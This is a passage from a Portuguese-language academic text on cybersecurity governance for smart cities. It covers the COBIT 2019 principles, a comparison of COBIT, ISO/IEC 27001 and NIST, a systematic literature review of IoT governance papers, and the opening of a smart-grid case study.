Além disso, o COBIT 2019 foi desenvolvido com base em dois princípios principais. Um que apresenta os principais requisitos do sistema governamental e um segundo - do sistema de governança, que são usados para construir o sistema de governança para organizações. Há também três princípios para uma estrutura de governança; a estrutura de governança deve ser baseada em um modelo conceitual, aberto e flexível, e alinhada com outros regulamentos, estruturas e padrões. Conforme ilustra a Figura 5.7, adaptada de [Information Systems Audit and Control Association 2018], são seis os princípios indicados para um sistema de governança. Entretanto, COBIT 2019 foi desenvolvido com

Figura 5.7: Princípios Sistema de Governança - COBIT 2019

base em dois conjuntos de princípios: Princípios para um Sistema de Governança e princípios de uma arcabouço de Governança, que são utilizados para construir um sistema de governança para organizações. Existem também três princípios para um arcabouço de Governança - Baseado no modelo conceitual, Aberto e flexível e Alinhado aos principais padrões.

Os seis princípios direcionam a definição de um sistema de governança da informação e tecnologia nas organizações, conforme estabelecido pela ISACA no arcabouço COBIT 2019 [Information Systems Audit and Control Association 2018]. Esse seis princípios são descritos a seguir.

Fornecer valor às partes interessadas: cada instituição precisa de um sistema de governança para satisfazer as necessidades dos atores envolvidos e para gerar valor a partir do uso da Tecnologia da Informação.

Abordagem holística: um sistema de governança para a informação e tecnologia (I&T) nas organizações é construído a partir de diversos componentes, que podem ser de diferentes tipos e que funcionam em conjunto de forma holística, a qual pressupõe a consideração do sistema como um todo, valorizando as inter-relações entre seus elementos em detrimento de análises fragmentadas ou isoladas.

Sistema de governança dinâmico: um sistema de governança deve ser dinâmico. Isso significa que, sempre que um ou mais fatores de projeto forem alterados, o impacto dessas mudanças no sistema de governança e gestão da informação e tecnologia deve ser considerado.

Distinguir governança e gestão: O COBIT diferencia claramente os conceitos de governança (responsável por avaliar, direcionar e monitorar) e gestão (responsável por planejar, construir, operar e monitorar). Essa distinção ajuda a estabelecer papéis, responsabilidades e mecanismos de controle adequados.

Adaptar-se às necessidades da organização: O sistema de governança deve ser customizável, ou seja, adaptado ao contexto específico de cada organização — considerando seu porte, setor, cultura, perfil de riscos e objetivos estratégicos. Essa flexibilidade permite maior efetividade na aplicação do arcabouço.

Sistema de governança de ponta a ponta: A governança deve abranger toda a organização, incluindo todas as funções e processos relevantes de I&T. Vai além da função de TI tradicional, envolvendo todas as áreas que utilizam ou gerenciam informações e tecnologias.

Conforme citado, de acordo com o padrão COBIT 2019, existem três princípios essenciais que devem orientar a estruturação de um arcabouço de governança. Esses princípios são ilustrados na Figura 5.8, adaptada de [Information Systems Audit and Control Association 2018].

- Um arcabouço de governança deve ser baseado em um modelo conceitual, identificando os componentes-chave e os relacionamentos entre esses componentes, para maximizar a consistência e permitir automação.

- Um arcabouço de governança deve ser aberto e flexível. Ele deve permitir a adição de novos conteúdos e a capacidade de abordar novas questões da forma mais flexível possível, mantendo a integridade e a consistência.

- Um arcabouço de governança deve estar alinhado aos principais padrões, arcabouços e regulamentos relacionados.

Apesar de sua ampla adoção, o COBIT 2019 apresenta limitações práticas relevantes. Entre os principais desafios estão a complexidade conceitual e estrutural, a ausência de diretrizes claras para a implementação e a carência de evidências que comprovem seus benefícios. O arcabouço possui foco predominante em sistemas de TI, não abordando de forma abrangente questões relacionadas à cibersegurança. Outro fator limitante é o alto custo de implementação, o que inibe sua adoção por organizações com recursos limitados ou com baixo nível de maturidade em segurança da informação. A exigência elevada de conhecimento técnico e de profissionais especializados, bem como a necessidade de treinamento intensivo, também representam barreiras à sua aplicabilidade. Embora seja amplamente reconhecido como um modelo de governança de TI, o COBIT configura-se, na prática, como um arcabouço de gestão voltado à resolução de problemas organizacionais [Melaku 2023].




Figura 5.8: Princípios arcabouço Governança - COBIT 2019

Comparação arcabouços de governança

No cenário cidades inteligentes, a relação entre sistemas urbanos e tecnologias digitais demanda estruturas de governança em cibersegurança e privacidade dos dados. À medida que sensores, redes e plataformas inteligentes passam a integrar serviços públicos urbanos, torna-se fundamental adotar um arcabouço que oriente a gestão da informação, da comunicação e dos sistemas de uma forma geral. As Tabelas 5.1 e 5.2, adaptadas de [Melaku 2023], apresentam uma análise comparativa entre os principais arcabouços utilizados globalmente para esse fim — COBIT, ISO/IEC 27001 e NIST — considerando aspectos como definição, função, aplicabilidade, foco, requisitos de certificação e escopo. Essa comparação visa apoiar a escolha de abordagens estratégicas para a construção de ambientes urbanos digitais seguros.

A análise comparativa revela que cada arcabouço contribui de forma distinta para a governança da cibersegurança e da privacidade em cidades inteligentes. O COBIT oferece uma abordagem estruturada voltada à alta gestão, com ênfase em auditoria e conformidade. O ISO/IEC 27001, destaca-se pela formalização de práticas e pela busca de certificações, sendo particularmente útil para organizações que desejam validar seus processos perante padrões internacionais. O arcabouço do NIST, amplamente adotado em ambientes críticos, proporciona uma base flexível para a avaliação de riscos e o fortalecimento da resiliência cibernética. A adoção estratégica — ou mesmo combinada — desses modelos pode representar um diferencial significativo na implementação de uma governança eficaz da informação nas cidades inteligentes.

Tabela 5.1: Tabela de comparação entre arcabouços de governança (Parte 1)

Parâmetros	**COBIT**	**ISO/IEC**	**NIST**
Definição	Estrutura de negócios e melhores práticas para sistemas de TI de governança e gestão.	Um padrão internacional para o gerenciamento de serviços fornecidos por sistemas e requisitos de TI.	Uma estrutura voluntária baseada em padrões, diretrizes e práticas existentes para melhorar a gestão de riscos de cibersegurança em sistemas de informação.
Função	Ele define um conjunto de padrões e requisitos para governança, gerenciamento e controle de sistemas e processos de TI.	Ele define um conjunto de padrões e requisitos para a formação, implementação, manutenção e melhoria contínua da segurança cibernética.	Fornecer um guia para identificar, proteger, detectar, responder e recuperar frente a ameaças de cibersegurança.
Requisito de certificação	A implementação não requer certificação.	A implementação requer certificação.	A implementação não requer certificação obrigatória. O arcabouço é voluntário e adaptável.
Aplicabilidade	É aplicável a qualquer tipo e tamanho de organização. É frequentemente usado pela alta gerência que é responsável por conformidade e auditoria.	É aplicável a qualquer tipo e tamanho de organização. É frequentemente usado por organizações suportadas por TI que querem provar que estão em conformidade com as melhores práticas e padrões definidos externamente.	Pode ser adotado por qualquer organização, pública ou privada, independentemente do porte, com foco especial em infraestrutura crítica.
Foco	Focado em auditoria e conformidade. Versões recentes focadas em governança e gerenciamento de serviços de TI.	ISO/IEC focada em atender aos requisitos de certificação para validar a conformidade com os padrões.	Foco na gestão de riscos cibernéticos, proteção de ativos e continuidade de negócios.

Tabela 5.2: Tabela de comparação entre arcabouços de governança (Parte 2)

Parâmetros	**COBIT**	**ISO/IEC**	**NIST**
Domínio/Área	40 processos e quatro domínios	Mais de dez domínios	Cinco funções principais: Identificar, Proteger, Detectar, Responder, Recuperar.
Implementação	Auditoria de sistemas de informação	Gerenciamento de nível de serviço de Sistemas de informação	Avaliação de maturidade e criação de planos de ação para cibersegurança
Usado principalmente para	Descrever os requisitos de auditoria e conformidade para Sistemas de TI	Demonstrar que a organização de TI atende a um conjunto adequado de padrões e melhores práticas	Avaliar e aprimorar a postura de cibersegurança de uma organização
Emissor	ISACA	ISO/IEC, Tecnologia da Informação, Subcomissão SC 27, Segurança da informação, segurança cibernética e proteção da privacidade, integração com ITU-T SG 17	NIST (EUA), com apoio de stakeholders públicos e privados

5.4. Estado da Arte

Uma Revisão Sistemática da Literatura (RSL) foi conduzida para investigar as principais soluções de governança de cibersegurança para cidades inteligentes, com o objetivo de identificar desafios e práticas relevantes para a proteção e gestão de dispositivos IoT no contexto tratado. A RSL é um método de estudo que emprega estratégias para selecionar, analisar, avaliar e resumir artigos de um banco de dados sobre o tema, a fim de obter uma investigação consistente do tema e até mesmo fornecer orientações para pesquisas futuras. O protocolo de pesquisa selecionado para este estudo baseia-se na metodologia PRISMA (*Preferred Reporting Items for Systematic Reviews and Meta-Analysis*) [Takkouche and Norman 2011] e busca responder às seguintes questões:

- Quais são os principais arcabouços de governança em cibersegurança citados ou utilizados para a proteção e gestão de dispositivos IoT em cidades inteligentes?
- Quais são os principais desafios descritos pelos trabalhos selecionados?
- Quais as principais lacunas sobre governança de cibersegurança?
- O arcabouço proposto (ou citado) é validado ou implementado? Se sim, como é validado ou implementado?
- Quais são as principais tecnologias citadas para apoiar a implementação do arcabouço?

Com o objetivo de avaliar pesquisas mais recentes, essa revisão limitou-se aos trabalhos publicados a partir de 2020. Além disso, a RSL incluiu bases de dados significativas na área de Tecnologia da Informação, incluindo *Science Direct*, *IEEE Xplore*, e *Scopus*. Os estágios do método de pesquisa, as palavras-chave de buscas, bem como o encadeamento lógico utilizado, são apresentados na Figura 5.9. A pesquisa, realizada em março de 2025, retornou um total de 245 artigos, conforme apresentado na Figura 5.9. Após a leitura do título e resumo, 173 artigos que não tinham relação com os critérios de inclusão foram excluídos. Após isso, 1 artigo duplicado foi excluído e 71 artigos permaneceram para leitura completa. Os critérios de elegibilidade incluíram artigos que se concentravam em governança no contexto de cidades inteligentes e *IoT*. Então, após a avaliação do texto completo, 65 artigos foram excluídos por não serem relevantes para o objetivo da revisão. No final, restaram 6 artigos para revisão final. Uma breve apresentação dos artigos selecionados é apresentada a seguir. Logo após, cada pergunta de pesquisa é respondida com base nos achados de cada artigo.




Figura 5.9: Diagrama de Fluxo PRISMA do processo de seleção de artigos

- [Siddiqui et al. 2024] apresenta uma arquitetura de governança adaptativa de segurança baseada em contratos inteligentes para a interoperação de serviços em cidades inteligentes. A pesquisa explora o uso de *blockchain multi-chain*, Redes Definidas por *Software* (SDN) e APIs de serviços inteligentes para fortalecer a segurança cibernética e a proteção da privacidade. O artigo enfatiza a necessidade de *frameworks* regulatórios para mitigar riscos decorrentes da hiperconectividade urbana, garantindo a transparência e a eficiência administrativa.

- O trabalho de [Hossain et al. 2024] examina políticas de segurança cibernética adotadas por governos locais, utilizando o NIST Cybersecurity Framework 2.0 como referência. A pesquisa identifica vulnerabilidades em infraestruturas públicas digitais e propõe diretrizes para aprimorar a resiliência contra ameaças cibernéticas. O artigo está voltado à implementação de *frameworks* regulatórios e estratégias de governança para proteger serviços urbanos essenciais.

- Em [Sedrati et al. 2022], os autores propuseram um *framework* de governança de *IoT* estruturado em três camadas, empregando *blockchain* para descentralização e segurança. O estudo é validado por meio de um caso de uso em um sistema de estacionamento inteligente, demonstrando a viabilidade de uma abordagem distribuída para gestão de infraestruturas urbanas.

- Em [Yuliana and Hasibuan 2022], os autores discutem a criação de um *framework* de governança de segurança da informação para governos digitais. A pesquisa enfatiza a necessidade de uma abordagem padronizada para garantir compatibilidade entre diferentes sistemas, evitando fragmentações que comprometam a segurança e a eficiência operacional.

- O trabalho de [Buckwald and Marchant 2021] explora a governança da *IoT* por meio de abordagens baseadas em *soft law*. *Soft low* é um termo usado para descrever instrumentos quase legais que, embora não sejam legalmente executáveis, ainda podem exercer influência e moldar o comportamento. A pesquisa analisa como princípios de privacidade por design e soluções de *blockchain* podem ser aplicadas para aumentar a segurança e a confiabilidade das infraestruturas *IoT*. Destaca a importância de normativas flexíveis que se adaptem às inovações tecnológicas.

- O trabalho apresentado em [Rao and Deebak 2023] aborda a segurança e a privacidade em ambientes *IoT* para cidades inteligentes e indústrias. A pesquisa discute autenticação, gerenciamento de chaves e protocolos de proteção de dados, ressaltando como tais tecnologias podem fortalecer a resiliência cibernética.

A análise dos artigos revela que a governança da cibersegurança e da privacidade na *IoT* depende de uma abordagem integrada, que combina regulamentação, inovação tecnológica e conscientização social. A seguir, as questões de pesquisa são respondidas a partir da análise de cada um dos artigos selecionados:

5.4.1. Quais são os principais arcabouços de governança em cibersegurança citados ou utilizados nos artigos para a proteção e gestão de dispositivos IoT em cidades inteligentes?

O NIST Cybersecutity Framework, NIST 800-162, COBIT, ISO 27001 e ITIL foram encontrados nos trabalhos selecionados, conforme descrito a seguir. O NIST Cybersecutity Framework 2.0 (CSF 2.0) é empregado como base para avaliar a eficácia das políticas de cibersegurança adotadas por governos locais no trabalho de [Hossain et al. 2024]. O NIST Cybersecutity Framework, mas na versão 1.0, é citado no trabalho de Sedrati et al. ao se referir a um dos trabalhos relacionados [Sedrati et al. 2022]. O trabalho de Webb e Hume descreve a iniciativa de uma universidade dos EUA que adotou o NIST Cybersecurity Framework combinado com um novo modelo de governança de segurança da informação para permitir à Universidade implementar um campus inteligente com soluções *IoT* envolvendo transporte inteligente, estacionamento inteligente e a implantação de uma rede *LoRaWAN* para apoiar projetos de pesquisa do corpo docente [Webb and Hume 2018]. Sedrati *et al.* ainda citam o ITIL ao se referir em *frameworks* estabelecidos para governança de TI que foram estendidos e/ou adaptados para contextos IoT. O trabalho de [Rao and Deebak 2023] cita uma publicação especial do NIST (800-162) voltada ao controle de acesso baseado em atributos, também do NIST. A discussão gira em torno da arquitetura em camadas da *IoT*, apresentando os requisitos de segurança e os protocolos associados a cada camada, como a de percepção, rede, serviço e aplicação. O trabalho não descreve um modelo formal de governança, mas sim práticas e mecanismos técnicos com potencial de aplicação em um *framework* de governança.

O COBIT é citado em [Sedrati et al. 2022] e [Yuliana and Hasibuan 2022]. Destaque para o trabalho de Yuliana e Hasibua que afirma que tanto o COBIT 5 quanto o padrão 27001:2013 são geralmente usados para analisar o nível de maturidade dos sistemas de segurança da informação da Indonésia. O ISO 27001 também é citado no trabalho de Sedrati *et al.*. O trabalho de [Buckwald and Marchant 2021] não cita especificamente algum *framework*, mas afirma que dentre os principais *frameworks* estão os padrões desenvolvidos por consórcios e organizações de padronização como a ISO e o IEEE. O artigo de [Hossain et al. 2024] propõe implementar um *framework* adaptativo de governança para lidar com segurança e interoperabilidade em cidades inteligentes usando tecnologias como SDN e *blockchain*.

5.4.2. Quais são os principais desafios descritos pelos trabalhos selecionados?

A falta de padronização e a dificuldade de interoperabilidade entre dispositivos e serviços são apontadas por alguns autores dos trabalhos selecionados. [Siddiqui et al. 2024] apontam a falta de padrões sintáticos comuns entre os diferentes serviços urbanos. [Sedrati et al. 2022] apontam a diversidade e quantidade de dispositivos *IoT*, que acabam gerando problemas de interoperabilidade e de escalabilidade. [Rao and Deebak 2023] reforçam a preocupação com a falta de padronização nos protocolos de comunicação e segurança como um dos principais desafios.

Outro ponto recorrente entre os autores é a limitação técnica dos próprios dispositivos. [Sedrati et al. 2022] alertam para os riscos de segurança e privacidade em dispositivos com recursos limitados, como processamento e armazena-

mento. [Buckwald and Marchant 2021] observam que esses dispositivos têm pouca ou nenhuma proteção, o que os torna alvos para ataques. [Rao and Deebak 2023] mencionam uma série de ameaças, como DoS, *spoofing*, ataques do tipo *man-in-the-middle* e injeções de dados falsos, ressaltando a dificuldade de aplicar medidas de proteção que sejam ao mesmo tempo eficazes e leves o suficiente para esses dispositivos mais simples.

A ausência de soluções adaptativas e escaláveis também é motivo de preocupação. [Siddiqui et al. 2024] destacam a carência de mecanismos de segurança que consigam se ajustar automaticamente a novas ameaças e a ambientes em constante mudança. Eles também mencionam a baixa escalabilidade de sistemas baseados em *blockchain* e os riscos de falhas em arquiteturas SDN tradicionais, além da dificuldade de coordenar múltiplos serviços com diferentes exigências técnicas e legais.

Vários autores também chamam atenção para os desafios de natureza regulatória e organizacional. [Siddiqui et al. 2024] ressaltam a importância de garantir conformidade com normas legais e regulatórias, enquanto [Sedrati et al. 2022] abordam questões ligadas à responsabilidade no uso e compartilhamento de dados, além da falta de *frameworks* de governança que sejam amplos e flexíveis o suficiente para diferentes contextos. [Buckwald and Marchant 2021] acrescentam a ausência de um arcabouço regulatório robusto, a fragmentação de padrões e o descompasso entre o avanço tecnológico e a lentidão das respostas legislativas. Já [Yuliana and Hasibuan 2022] focam nos desafios enfrentados pelo governo da Indonésia, como a fragmentação entre setores, a falta de políticas claras, a baixa maturidade dos sistemas de segurança e a escassez de capacitação entre os profissionais da administração pública.

5.4.3. Quais as principais lacunas sobre governança em cibersegurança descritas nos artigos?

Em sua análise dos *frameworks* existentes [Sedrati et al. 2022] revelou lacunas relevantes. A primeira é o foco excessivo em objetivos de negócios, o que resulta em uma governança voltada para atores humanos, com pouca ou nenhuma ênfase nos dispositivos enquanto agentes decisórios. Também se verifica a ausência de modelos que permitam a tomada de decisão descentralizada, fundamental em sistemas distribuídos como os da *IoT*. Outro ponto negligenciado nos frameworks analisados são os princípios democráticos de governança, como transparência, equidade, prestação de contas e participação aberta, que são centrais especialmente em ambientes urbanos e públicos.

A principal lacuna apontada por [Buckwald and Marchant 2021] refere-se à falta de leis e regulamentos específicos que lidem de forma abrangente com os riscos à segurança e privacidade no contexto da *IoT*. Também destaca-se a inexistência de diretrizes oficiais para garantir práticas mínimas de segurança e privacidade, bem como a falta de mecanismos robustos de responsabilização e transparência por parte das empresas que desenvolvem e operam dispositivos *IoT*. De maneira complementar, em [Rao and Deebak 2023], identificam-se como as principais lacunas a ausência de um modelo integrado que assegure a interoperabilidade entre dispositivos e sistemas de diferentes fabricantes e arquiteturas. Destaca-se a inexistência de mecanismos padronizados de autenticação e privacidade que sejam amplamente adotados no contexto urbano e industrial. O artigo de [Hossain et al. 2024] identifica como principais lacunas a ausência

de políticas de cibersegurança específicas para o contexto de cidades inteligentes e a desatualização de muitos documentos normativos dos governos locais. Também, aponta-se a falta de mecanismos consistentes para o monitoramento contínuo, auditoria e atualização das políticas, que compromete a eficácia frente à rápida evolução das ameaças e tecnologias digitais.

5.4.4. O arcabouço proposto ou citado é validado ou implementado? Se sim, como é validado ou implementado.

O framework citado (NIST CSF 2.0) por [Hossain et al. 2024] é utilizado como ferramenta de avaliação, mas não é implementado nem validado no contexto prático pelos governos locais analisados. Por sua vez, o artigo propõe um novo *framework* de política de cibersegurança específico para governos locais, composto por sete componentes principais e 38 subitens, que incluem desde a introdução do documento e governança organizacional até protocolos para trabalho remoto e segurança em cidades inteligentes. No entanto, esse *framework* proposto também não foi validado ou implementado. Ele é apresentado como uma sugestão teórica e estruturada, e destina-se a orientar futuras formulações, mas não passou por testes ou aplicações práticas até o momento da publicação.

A proposta de [Sedrati et al. 2022] é uma das efetivamente testadas em um cenário realista, ainda que em ambiente controlado. A prova de conceito foi implementada em um hospital público, demonstrando a aplicação do modelo de governança com base em controle de acesso (ABAC) mediado por contratos inteligentes na *blockchain Ethereum*. Os testes de desempenho comprovaram a viabilidade técnica em termos de consumo de recursos, apontando em direção à aplicação prática da governança descentralizada de dispositivos IoT. O framework proposto no artigo [Yuliana and Hasibuan 2022] foi desenvolvido por meio de uma abordagem metodológica estruturada em três etapas: (1) construção inicial com base no modelo de governança de sistemas ciberfísicos e fatores críticos de sucesso da segurança da informação; (2) *benchmarking* internacional com *frameworks* de segurança de países como Estados Unidos, Malásia e Nigéria, para validar a aplicabilidade dos componentes selecionados; e (3) complementação com parâmetros, elementos e recomendações específicas ao contexto indonésio, criando um modelo adaptado à realidade local. Embora não tenha sido validado empiricamente em um ambiente de governo real, o *framework* foi fundamentado em uma revisão bibliográfica ampla e comparação com práticas internacionais. Os autores destacam a necessidade de validações futuras para a implementação das atividades concretas nos subcomponentes identificados.

5.4.5. Quais são as principais tecnologias citadas para apoiar a implementação do arcabouço?

Os trabalhos analisados apresentam diferentes níveis de detalhamento em relação às tecnologias e mecanismos utilizados para apoiar a implementação de *frameworks* de cibersegurança em cidades inteligentes. Em alguns casos, como no artigo de [Hossain et al. 2024], não há a indicação de ferramentas ou soluções específicas. Os autores mencionam, de forma geral, a importância de práticas como monitoramento contínuo, autenticação, controle de acesso, *backups* e criptografia, além de citarem tecnologias emergentes como OSINT (*Open Source Intelligence*) e IoTSE (*Internet of Things Security Exploits*) como tendências para avaliação de vulnerabilidades. No entanto, o texto

se mantém em um nível conceitual, sem abordar diretamente plataformas, *softwares* ou dispositivos aplicados pelos governos locais.

Por outro lado, outros estudos oferecem descrições mais técnicas e detalhadas. [Siddiqui et al. 2024] propõem uma arquitetura baseada em contratos inteligentes e redes definidas por software (SDIoT), com destaque para o uso do *MultiChain 2.0* em um ambiente descentralizado. Os contratos, escritos em *Python*, automatizam a aplicação das regras de segurança. A arquitetura é complementada pelo uso do SDN-WISE como controlador de rede e pela criptografia de curvas elípticas (ECC), utilizada para garantir trocas de dados seguras entre os nós da rede. De forma semelhante, o *framework* apresentado por [Sedrati et al. 2022] foi implementado e validado por meio de uma prova de conceito aplicada a um estacionamento inteligente. A proposta combina um modelo de controle de acesso baseado em atributos (ABAC), contratos inteligentes executados na *blockchain Ethereum* e o uso de *Raspberry Pi* como hubs para autorizações em dispositivos com restrições computacionais. A implementação também envolveu testes de desempenho, que avaliaram o consumo de memória e processamento, demonstrando a viabilidade do modelo em ambientes com recursos limitados.

Outros trabalhos, como o de [Buckwald and Marchant 2021], enfatizam abordagens voltadas à segurança desde a concepção dos sistemas, com foco na arquitetura de *privacy and security by design*. Essa abordagem inclui mecanismos como criptografia, pseudonimização, autenticação, limitação da coleta de dados e atualizações de segurança. O uso de *blockchain* também é citado como uma tecnologia promissora para assegurar integridade, controle e privacidade dos dados gerados por dispositivos *IoT*. Por fim, [Rao and Deebak 2023] apresentam um conjunto variado de tecnologias voltadas à proteção da segurança e privacidade, incluindo algoritmos criptográficos como RSA, AES, ECC e SHA, e diferentes formas de autenticação (simples, dupla e multifatorial). Eles também destacam o uso combinado de computação em nuvem, em borda (*edge computing*) e em névoa (*fog computing*) como arquiteturas complementares para gestão segura dos dados.

A Tabela 5.3 oferece uma visão dos principais aspectos abordados nos seis artigos selecionados, proporcionando uma visão sintetizada das contribuições dos trabalhos e uma análise comparativa das abordagens adotadas. Essa comparação abrange os *frameworks* de governança mencionados, os desafios descritos, as lacunas identificadas, a validação ou implementação dos modelos propostos, e as tecnologias destacadas em cada estudo. Através dessa tabela, é possível observar as semelhanças e diferenças entre os trabalhos, além de entender como os pesquisadores abordam as questões centrais da segurança cibernética no contexto das cidades inteligentes.

Tabela 5.3: Comparação entre os artigos selecionados

Artigo	***Frameworks* citados ou utilizados**	**Desafios identificados**	**Lacunas apontadas**	**O *framework* é validado?**	**Tecnologias de apoio**
Hossain et al. (2024)	NIST CSF 2.0 (como base); proposta de novo *framework* para governos locais	Falta de políticas específicas para cidades inteligentes; políticas vagas ou desatualizadas	Ausência de foco em cidades inteligentes; falta de mecanismos de atualização e monitoramento	Não; *framework* teórico	Criptografia, *backup*, autenticação, OSINT, IoTSE (sem detalhamento técnico)
Sedrati et al. (2022)	NIST, ISO 27001, ITIL, COBIT (referenciados e adaptados); novo *framework IoT-Gov*	Escalabilidade, interoperabilidade, segurança em dispositivos com poucos recursos, lacunas legais	Modelos focados em humanos e negócios; falta de descentralização e princípios democráticos	Sim; validado com prova de conceito em hospital público	*Blockchain Ethereum*, ABAC, contratos inteligentes, *Raspberry Pi*, sensores e câmeras com restrições
Buckwald et al. (2021)	*Soft law*; padrões ISO, IEEE; boas práticas; privacidade e segurança por *design*	Vulnerabilidade de dispositivos; coleta massiva de dados; ausência de responsabilização; fragmentação de padrões	Falta de leis e diretrizes específicas; ausência de transparência e responsabilização	Não; discussão teórica	Criptografia, pseudonimização, *blockchain*, segurança por design, atualização de *firmware*
Siddiqui et al. (2024)	*Framework* adaptativo com contratos inteligentes e SDIoT	Falta de padrões comuns; baixa escalabilidade da *blockchain*; falhas em SDN; desafios regulatórios	Implícitas nos desafios técnicos; não abordadas formalmente como lacunas	Sim; validado com simulações e protótipos em *Python*	*MultiChain 2.0*, *blockchain*, SDIoT, SDN-WISE, contratos inteligentes (*Python*), ECC
Rao et al. (2023)	Não apresenta *framework*; usa abordagem por camadas da IoT	Dispositivos vulneráveis; ataques (DoS, *spoofing*, etc.); ausência de padrões; dificuldade de integração	Ausência de modelo integrado; falta de padrões amplamente adotados	Não	RSA, AES, ECC, SHA, autenticação multifatorial, *cloud/edge/fog computing*, MQTT, CoAP, Zigbee, LoRaWAN, BLE, *machine/deep learning*
Yuliana & Hasibuan (2022)	*Framework* próprio baseado em COBIT 5, ISO 27001 e outros	Fragmentação da segurança na governança pública; ausência de diretrizes integradas e contínuas	Falta de alinhamento entre TI e segurança da informação; carência de atividades práticas	Não; proposta teórica com *benchmarking* e análise de lacunas	Não menciona tecnologias específicas

5.5. Estudo de Caso

Essa seção apresenta um estudo de caso sobre a aplicação de *frameworks* de governança da informação e tecnologia em redes elétricas inteligentes (*Smart Grids*), no contexto das cidades inteligentes. A proposta é analisar como estruturas como o COBIT 2019, a ISO/IEC 27001 e o NIST Cybersecurity Framework podem ser usadas para garantir segurança, confiabilidade e alinhamento estratégico na gestão desses sistemas críticos. O estudo aborda os principais desafios de segurança, os pontos fortes e fracos de cada *framework* e propõe um modelo integrado de governança voltado à sustentabilidade e à eficiência urbana

5.5.1. Governança de cibersegurança aplicada a *Smart Grids*

Com o avanço das cidades inteligentes, a integração entre infraestrutura urbana e tecnologias digitais se tornou essencial, entretanto estudos sobre governança e gerenciamento de cibersegurança são praticamente desconhecidos, especialmente no que diz respeito ao setor energético [Pardini et al. 2017]. Uma das inovações mais estratégicas nesse cenário é a *Smart Grid*, ou rede elétrica inteligente, que representa uma transformação na forma como a energia elétrica é gerada, distribuída e consumida. Consistem na implementação do uso da informação digital e controle de tecnologia para melhorar a confiabilidade, a segurança e a eficiência da rede elétrica [Kassakian et al. 2011].

A estrutura crítica analisada é o centro de operações de energia de uma cidade hipotética com uma rede elétrica inteligente implementada. Essa rede conta com medidores inteligentes (*smart meters*), dispositivos *IoT* conectados à rede elétrica e sistemas de análise preditiva para identificação de falhas. A operação dessa estrutura depende de uma comunicação contínua e integrada entre os elementos físicos (transformadores, cabos e sensores), os sistemas digitais (plataformas de dados e automação) e as partes interessadas (município, concessionária e cidadãos).

Uma análise de risco com o objetivo de identificar possíveis ameaças à segurança, à governança e à operação contínua do sistema foi conduzida. Ela permitiu identificar os possíveis pontos de fragilidade que podem comprometer o desempenho e a confiabilidade da infraestrutura crítica, servindo como base para o desenvolvimento de estratégias de ação. O processo incluiu a avaliação da probabilidade de ocorrência de incidentes e o impacto potencial sobre a operação e a população. A análise considerou o contexto regulatório relacionado à segurança cibernética, à governança e à integração entre os diferentes atores envolvidos, como a prefeitura, a concessionária e os consumidores.

Os potenciais problemas críticos de segurança e governança foram identificados na análise de risco, incluindo a vulnerabilidade a ataques cibernéticos direcionados aos dispositivos *IoT* da rede elétrica, a ausência de políticas eficazes de privacidade dos dados dos consumidores e a falta de diretrizes claras sobre a governança dos dados energéticos. Considerando o cenário exposto acima, os frameworks COBIT 2019, ISO/IEC 27001 e NIST Cybersecurity Framework (CSF) apresentam contribuições complementares para o desenvolvimento de um sistema de governança eficaz em *Smart Grids*, especialmente no contexto das cidades inteligentes.

Utilização do COBIT 2019

